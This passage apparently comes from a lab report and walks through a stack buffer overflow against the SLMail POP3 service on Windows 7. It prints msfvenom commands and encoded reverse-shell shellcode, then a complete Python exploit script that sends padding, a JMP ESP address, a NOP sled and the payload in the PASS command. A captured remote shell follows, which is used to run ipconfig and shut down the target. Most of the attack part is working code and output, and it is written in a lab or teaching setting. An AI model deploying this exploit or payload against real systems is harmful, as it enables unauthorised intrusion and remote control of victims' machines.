


Figure 2.43:Finding slmfc.dll

From the output results as I have mentioned earlier, we need to find a dll file which has Fasle values for **Rebase, SafeSEH, ASLR & NXCompate** and true value for **OS Dll.** These values were found under SLMFC.dll

After that we must run following mona command

Command - **!mona find -s “\xff\xe4” -m slmfc.dll**

Note that this is the value **(xff\xe4)** that we have found from nasm_shell**.**


Figure 2.44:Finding ffe4




Figure 2.45: Finding all the modules





Figure 2.46:Copying address

We need to copy the address to clipboard and paste it in a Kali terminal.

After  this we need to generate a malicious payload / shellcode using a msfvenom. “Shellcode” is basicly a synonym for “payload”. It can be anything you want. For this we want to spawn a simple “reverse-shell”. It forces the victim to call back to our attacker machine. Our “Kali VM” has all the tools we need for that. I used “msfvenom” for this task.

Command -

**msfvenom -p windows/shell_reverse_tcp LHOST=192.168.204.135 LPORT=443 -f py -b '\x00\x0a\x0d' -e x86/shikata_ga_nai**

I generated “shellcode” for “32Bit (x86)” architecture, platform “windows”. The payload is a “unstaged reverse_tcp shell”. The attacker machines “IP” and “port” and last but not least I specified the “Badcharacters”. Those will be avoided by “msfvenom” when generating the “shellcode” and the encoding method is shikata_ga_nai. The output looks like this:

```
root@kali:~/Desktop/slmal# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.204.135 LPORT=443 -f py -b '\x00\x0a\
x0d' -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
buf =  b""
buf += b"\xdb\xdf\xd9\x74\x24\xf4\x5f\x33\xc9\xb1\x52\xba\xa3"
buf += b"\x31\xc9\x53\x31\x57\x17\x83\xc7\x04\x03\xf4\x22\x2b"
buf += b"\xa6\x06\xac\x29\x49\xf6\x2d\x4e\xc3\x13\x1c\x4e\xb7"
buf += b"\x50\x0f\x7e\xb3\x34\xbc\xf5\x91\xac\x37\x7b\x3e\xc3"
buf += b"\xf0\x36\x18\xea\x01\x6a\x58\x6d\x82\x71\x8d\x4d\xbb"
buf += b"\xb9\xc0\x8c\xfc\xa4\x29\xdc\x55\xa2\x9c\xf0\xd2\xfe"
buf += b"\x1c\x7b\xa8\xef\x24\x98\x79\x11\x04\x0f\xf1\x48\x86"
buf += b"\xae\xd6\xe0\x8f\xa8\x3b\xcc\x46\x43\x8f\xba\x58\x85"
buf += b"\xc1\x43\xf6\xe8\xed\xb1\x06\x2d\xc9\x29\x7d\x47\x29"
buf += b"\xd7\x86\x9c\x53\x03\x02\x06\xf3\xc0\xb4\xe2\x05\x04"
buf += b"\x22\x61\x09\xe1\x20\x2d\x0e\xf4\xe5\x46\x2a\x7d\x08"
buf += b"\x88\xba\xc5\x2f\x0c\xe6\x9e\x4e\x15\x42\x70\x6e\x45"
buf += b"\x2d\x2d\xca\x0e\xc0\x3a\x67\x4d\x8d\x8f\x4a\x6d\x4d"
buf += b"\x98\xdd\x1e\x7f\x07\x76\x88\x33\xc0\x50\x4f\x33\xfb"
buf += b"\x25\xdf\xca\x04\x56\xf6\x08\x50\x06\x60\xb8\xd9\xcd"
buf += b"\x70\x45\x0c\x41\x20\xe9\xff\x22\x90\x49\x50\xcb\xfa"
buf += b"\x45\x8f\xeb\x05\x8c\xb8\x86\xfc\x47\x07\xfe\x32\x10"
buf += b"\xef\xfd\xca\x1e\x4b\x88\x2c\x4a\xbb\xdd\xe7\xe3\x22"
buf += b"\x44\x73\x95\xab\x52\xfe\x95\x20\x51\xff\x58\xc1\x1c"
buf += b"\x13\x0c\x21\x6b\x49\x9b\x3e\x41\xe5\x47\xac\x0e\xf5"
buf += b"\x0e\xcd\x98\xa2\x47\x23\xd1\x26\x7a\x1a\x4b\x54\x87"
buf += b"\xfa\xb4\xdc\x5c\x3f\x3a\xdd\x11\x7b\x18\xcd\xef\x84"
buf += b"\x24\xb9\xbf\xd2\xf2\x17\x06\x8d\xb4\xc1\xd0\x62\x1f"
buf += b"\x85\xa5\x48\xa0\xd3\xa9\x84\x56\x3b\x1b\x71\x2f\x44"
buf += b"\x94\x15\xa7\x3d\xc8\x85\x48\x94\x48\xb5\x02\xb4\xf9"
buf += b"\x5e\xcb\x2d\xb8\x02\xec\x98\xff\x3a\x6f\x28\x80\xb8"
buf += b"\x6f\x59\x85\x85\x37\xb2\xf7\x96\xdd\xb4\xa4\x97\xf7"
```

Figure 2.47:Creating  shell

After generating this we need to copy this into the shellcode.

```
#!/usr/bin/python
# coding=utf-8

import time, struct, sys
import socket as so

danger = (
"\n"
"                                        .,.
\n"
"                              *   ,&&&&&&&&&&&&&.   .*
\n"
"                           . &@@&&&&&&&&&&&&&&&&&&&&@@%  ,
\n"
```

```
"                         . &@@&&&&&&&&&&&&&&&&&&&&&&&&&&@@& *
\n"
"                          ,&(&@&&&&&&&&&&&&&&&&&&&&&&&&&@&(&
\n"
"                           (&&@&&&&&&&&&&&&&&&&&&&&&&&&&@&#&  ,
\n"
"                       * . &((&&@&@&&&&&&&&&&&&&&@&@&@&&((( / *
\n"
"                        , ,(((((((((%@&&&&&&&&@%((((((((#(   ,
\n"
"                         ,(/  /(&&&&&@&.&&&&& &@&&&&&(/  ((  ,
\n"
"                       * /,, /    /&&&&&(/&(#@&&&&/    # //( *
\n"
"                            (.&      (%  % & &  &,      & ,   ,
\n"
"                          /              /&(           *  *
\n"
"                          .#&/       *  #%   &%  ,       (&& ,
\n"
"                        * (*#@&@&&#(&(*&     *&*/&(%&&@&@%(( *
\n"
"                          (     ((.  &*, / ,(&, ,((      % .
\n"
"                            * ..      /&%*  & ,%(&,.     ,  *
\n"
"                     **      * /,.   #&@&(*&/#%@&#   /(/ *     *,
\n"
"                   &%&&& *     /(*    .@.& & @/    %#(      *
&&&(*          \n"
"                  *   /@&& *  *  /&/. ./ /, /%*  (,.@*  *  , @&@/
*       \n"
"                * *. /&&&&@& , * ( &%%&%@&/&(&@&&&(&*( * .
&&&&&&*(.* *      \n"
"                   ( && .(&&&. * , &&#&&&&&&&&&(%& * , (@&&(  &&
% ,       \n"
```

```
"                     *   *(&&&&  *. %#&&&&%%# *,  &&&&((   ,
\n"
"                          *  &((&& . ..   ,  (&&&(#&  *
\n"
"                              *  &  (( . ,&#.  %  *
\n"
"                                 *.  &&((  #  ,,
\n"
"                           **   @&&**  & &  (&(,@   *.
\n"
"                  *  %  ,/.&@&&&&&&.& *   *  & &&&&&@&./   &  *
\n"
"                 * /*  &@&%((/(%  *           *  &,((#&&@&  */
*         \n"
"                    *  &/  &  *                   *  &  (&  *
\n"
"                     (. #                            ,  / ,/
\n")


hacked = (
"    | |              | |          | |\n"
"    | |__   __ _  ___| | _____  __| |\n"
"    | '_ \ / _` |/ __| |/ / _ \/ _` |\n"
"    | | | | (_| | (__|   <  __/ (_| |\n"
"    |_| |_|\__,_|\___|_|\_\___|\__,_|\n\n")

achars = 'A'*2606

#JMP ESP address is 5F4A358F
jmpesp = '\x8f\x35\x4a\x5f'
```

```
#NOP Sled

nops = '\x90'*16


#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.204.143
LPORT=443 -f py -b '\x00\x0a\x0d\' -e x86/shikata_ga_nai - THIS
MUST BE REPLACED WITH YOUR MSFVENOM OUTPUT


buf =  b""
buf += b"\xda\xdf\xbb\x7d\xf7\x06\x10\xd9\x74\x24\xf4\x5d\x29"
buf += b"\xc9\xb1\x52\x31\x5d\x17\x03\x5d\x17\x83\x90\x0b\xe4"
buf += b"\xe5\x96\x1c\x6b\x05\x66\xdd\x0c\x8f\x83\xec\x0c\xeb"
buf += b"\xc0\x5f\xbd\x7f\x84\x53\x36\x2d\x3c\xe7\x3a\xfa\x33"
buf += b"\x40\xf0\xdc\x7a\x51\xa9\x1d\x1d\xd1\xb0\x71\xfd\xe8"
buf += b"\x7a\x84\xfc\x2d\x66\x65\xac\xe6\xec\xd8\x40\x82\xb9"
buf += b"\xe0\xeb\xd8\x2c\x61\x08\xa8\x4f\x40\x9f\xa2\x09\x42"
buf += b"\x1e\x66\x22\xcb\x38\x6b\x0f\x85\xb3\x5f\xfb\x14\x15"
buf += b"\xae\x04\xba\x58\x1e\xf7\xc2\x9d\x99\xe8\xb0\xd7\xd9"
buf += b"\x95\xc2\x2c\xa3\x41\x46\xb6\x03\x01\xf0\x12\xb5\xc6"
buf += b"\x67\xd1\xb9\xa3\xec\xbd\xdd\x32\x20\xb6\xda\xbf\xc7"
buf += b"\x18\x6b\xfb\xe3\xbc\x37\x5f\x8d\xe5\x9d\x0e\xb2\xf5"
buf += b"\x7d\xee\x16\x7e\x93\xfb\x2a\xdd\xfc\xc8\x06\xdd\xfc"
buf += b"\x46\x10\xae\xce\xc9\x8a\x38\x63\x81\x14\xbf\x84\xb8"
buf += b"\xe1\x2f\x7b\x43\x12\x66\xb8\x17\x42\x10\x69\x18\x09"
buf += b"\xe0\x96\xcd\x9e\xb0\x38\xbe\x5e\x60\xf9\x6e\x37\x6a"
buf += b"\xf6\x51\x27\x95\xdc\xf9\xc2\x6c\xb7\xc5\xbb\xa2\xc0"
buf += b"\xae\xb9\x3a\xce\x95\x37\xdc\xba\xf9\x11\x77\x53\x63"
buf += b"\x38\x03\xc2\x6c\x96\x6e\xc4\xe7\x15\x8f\x8b\x0f\x53"
buf += b"\x83\x7c\xe0\x2e\xf9\x2b\xff\x84\x95\xb0\x92\x42\x65"
buf += b"\xbe\x8e\xdc\x32\x97\x61\x15\xd6\x05\xdb\x8f\xc4\xd7"
buf += b"\xbd\xe8\x4c\x0c\x7e\xf6\x4d\xc1\x3a\xdc\x5d\x1f\xc2"
buf += b"\x58\x09\xcf\x95\x36\xe7\xa9\x4f\xf9\x51\x60\x23\x53"
```

```
buf += b"\x35\xf5\x0f\x64\x43\xfa\x45\x12\xab\x4b\x30\x63\xd4"
buf += b"\x64\xd4\x63\xad\x98\x44\x8b\x64\x19\x74\xc6\x24\x08"
buf += b"\x1d\x8f\xbd\x08\x40\x30\x68\x4e\x7d\xb3\x98\x2f\x7a"
buf += b"\xab\xe9\x2a\xc6\x6b\x02\x47\x57\x1e\x24\xf4\x58\x0b"

overflow = achars + jmpesp + nops + buf

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.204.143 110" %
sys.argv[0]
   print "Make sure to use netcat first. Example: nc -nlvp 443"
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect(('192.168.204.143',110))
   s.recv(1024)
   s.send('USER madura' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + overflow + '\r\n')
   print "\n[+] Completed. Check netcat for shell."
   print ("\033[1;32;48m" + danger)
   print hacked
except:
   print "[+] Unable to connect to SLmail. Check your IP address
and port"
   sys.exit()
```

This is the shellcode that I'm using to generate a Buffer Overflow. In this script we have added

`achars = 'A'*2606` A variable of achars equal to 2606 A's and `jmpesp = '\x8f\x35\x4a\x5f'` which is JMP ESP address (5F4A358F) in reverse that we have pulled from Immunity Debugger and at last NOP. NOP stands for "no operation". The "CPU" just skips those and moves on. Using those makes the "exploit" a bit more reliable, because after we JMP ESP we try to land into our NOPs and slide down into our "shellcode". Just in case something moved on the "stack".

`overflow = achars + jmpesp + nops + buf`

This above equation is with the mentioned variables and generated malicious script which is `buf`.

Before executing this we need to close the Immunity Debugger and restart the SLMail service. And after that we need to create a listening shell on Kali and execute the script.

To create listening shell follow the below command

Comand - **nc -nlvp 443**





Figure 2.48:Getting the access to the shell

```
root@kali:~/Desktop/slmal# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.204.135] from (UNKNOWN) [192.168.204.143] 49272
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>hostname
hostname
WIN-KL56GN6JA07

C:\Program Files\SLmail\System>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f901:2b69:66cc:679b%10
   IPv4 Address. . . . . . . . . . . : 192.168.204.143
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.204.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Program Files\SLmail\System>
```

Figure 2.49:Finding Inner details

```
C:\Program Files\SLmail\System>shutdown /s
shutdown /s

C:\Program Files\SLmail\System>
```

Figure 2.50:Controlling Windows 7




Figure 2.51:Controlled Winodws 7

So, after all we successfully launched a Buffer Overflow attack.